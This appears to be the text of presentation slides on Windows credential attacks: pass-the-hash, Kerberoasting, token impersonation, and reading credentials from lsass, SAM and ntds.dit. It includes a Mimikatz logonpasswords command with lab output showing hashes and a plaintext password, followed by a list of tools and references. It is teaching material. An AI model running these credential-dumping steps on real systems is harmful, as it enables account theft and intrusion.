
Pass-The-Hash

Some Windows Protocols allow authentication via hash rather than passwords

1. Compromise host
2. Acquire hashes
3. Transmit hashes as part of authentication requests to services using NTLM authentication

++

Pass-The-Hash



++

Kerberoasting

- To authenticate, a user requests a Ticket Granting Service (TGS) ticket for the service.
- The returned TGS is encrypted with the NTLM hash of the target service instance
- Crack the service account’s plaintext password offline
- No risk of account lockout.

++

Token Impersonation

- Tokens in windows ~ web cookies
- Temporary key that represents a user, so user doesn’t have to re-enter credentials every time
- Steal a user’s token, use token to gain a user’s permissions
- Incognito – tool (now built into meterpreter) to list and activate tokens

++

Steal Credentials

Passwords stored in a few places in Windows

- lsass.exe
- SAM file (`C:\Windows\System32\config\SAM`)
- On domain controllers in `%systemroot%\ntds\ntds.dit`

++

Steal Credentials

Passwords stored in a few places in Windows

- SAM file (`C:\Windows\System32\config\SAM`)
- On domain controllers in `%systemroot%\ntds\ntds.dit`
- lsass.exe

++

Steal Credentials – SAM/ntds.dit

File-based credential store

Locked at run-time

+ Access filesystem offline
+ Use Volume Shadow Copy (VSC) to access while online

Once hashes recovered from SAM/ntds.dit, crack offline

++

Credential Theft – lsass.exe

Local Security Authority Subsystem Service

- Responsible for enforcing security policy, handles login/out, password changes, access tokens
- Interactive logons store encrypted user password in lsass.exe process memory
- Passwords stored for different Security Support Providers (SSP)
- Passwords are encrypted with a standard Win32 function (LsaProtectMemory) and can be easily decrypted

++

Credential Theft – Mimikatz

“A little tool to play with Windows security”

Mimikatz can dump passwords from different sources:


- Terminal Services
- Wdigest
- Kerberos (Domain Authentication)
- Windows Live

++

Credential Theft – Mimikatz

“A little tool to play with Windows security”

+ Extract plaintext passwords, hashes and Kerberos tickets from memory.



```
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 911306 (00000000:000de7ca)
Session           : Interactive from 3
User Name         : lukeskywalker
Domain            : ADSECLAB
SID               : S-1-5-21-1581655573-3923512380-696647894-2629
        msv :
         [00000003] Primary
         * Username : LukeSkywalker
         * Domain   : ADSECLAB
         * LM       : 3c0978ad4d3672cebe5ef0f17c30ad5e
         * NTLM     : 177af8ab46321ceef22b4e8376f2dba7
         * SHA1     : e1e310802741223f486f661032e1472a308dae3b
        tspkg :
         * Username : LukeSkywalker
         * Domain   : ADSECLAB
         * Password : TheForce99!
        wdigest :
         * Username : LukeSkywalker
         * Domain   : ADSECLAB
         * Password : TheForce99!
        kerberos :
         * Username : lukeskywalker
         * Domain   : LAB.ADSECURITY.ORG
         * Password : TheForce99!
        ssp :
        credman :
```

Thanks for listening!

Questions?

++

Tool References

- Powersploit
  https://github.com/PowerShellMafia/PowerSploit
- Bloodhound
  https://github.com/BloodHoundAD/BloodHound
- Mimikatz
  https://github.com/gentilkiwi/mimikatz
- Incognito (in meterpreter)
  https://www.offensive-security.com/metasploit-unleashed/fun-incognito/
- ADACLScanner
  https://github.com/canix1/ADACLScanner

++

Useful Websites

- Microsoft Technet
  https://technet.microsoft.com
- AD Security
  https://adsecurity.org/
- Unofficial Guide to Mimikatz & Command Reference
  https://adsecurity.org/?p=2207
- Kerberoasting
  http://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/
- Windows Access Tokens
  https://www.exploit-db.com/docs/english/13054-security-implications-of-windows-access-tokens.pdf

Useful Blogs / Twitter Accounts

- https://posts.specterops.io/
- http://www.harmj0y.net/blog/
- https://enigma0x3.net/
- https://twitter.com/subTee
- https://twitter.com/Meatballs__
- https://twitter.com/mattifestation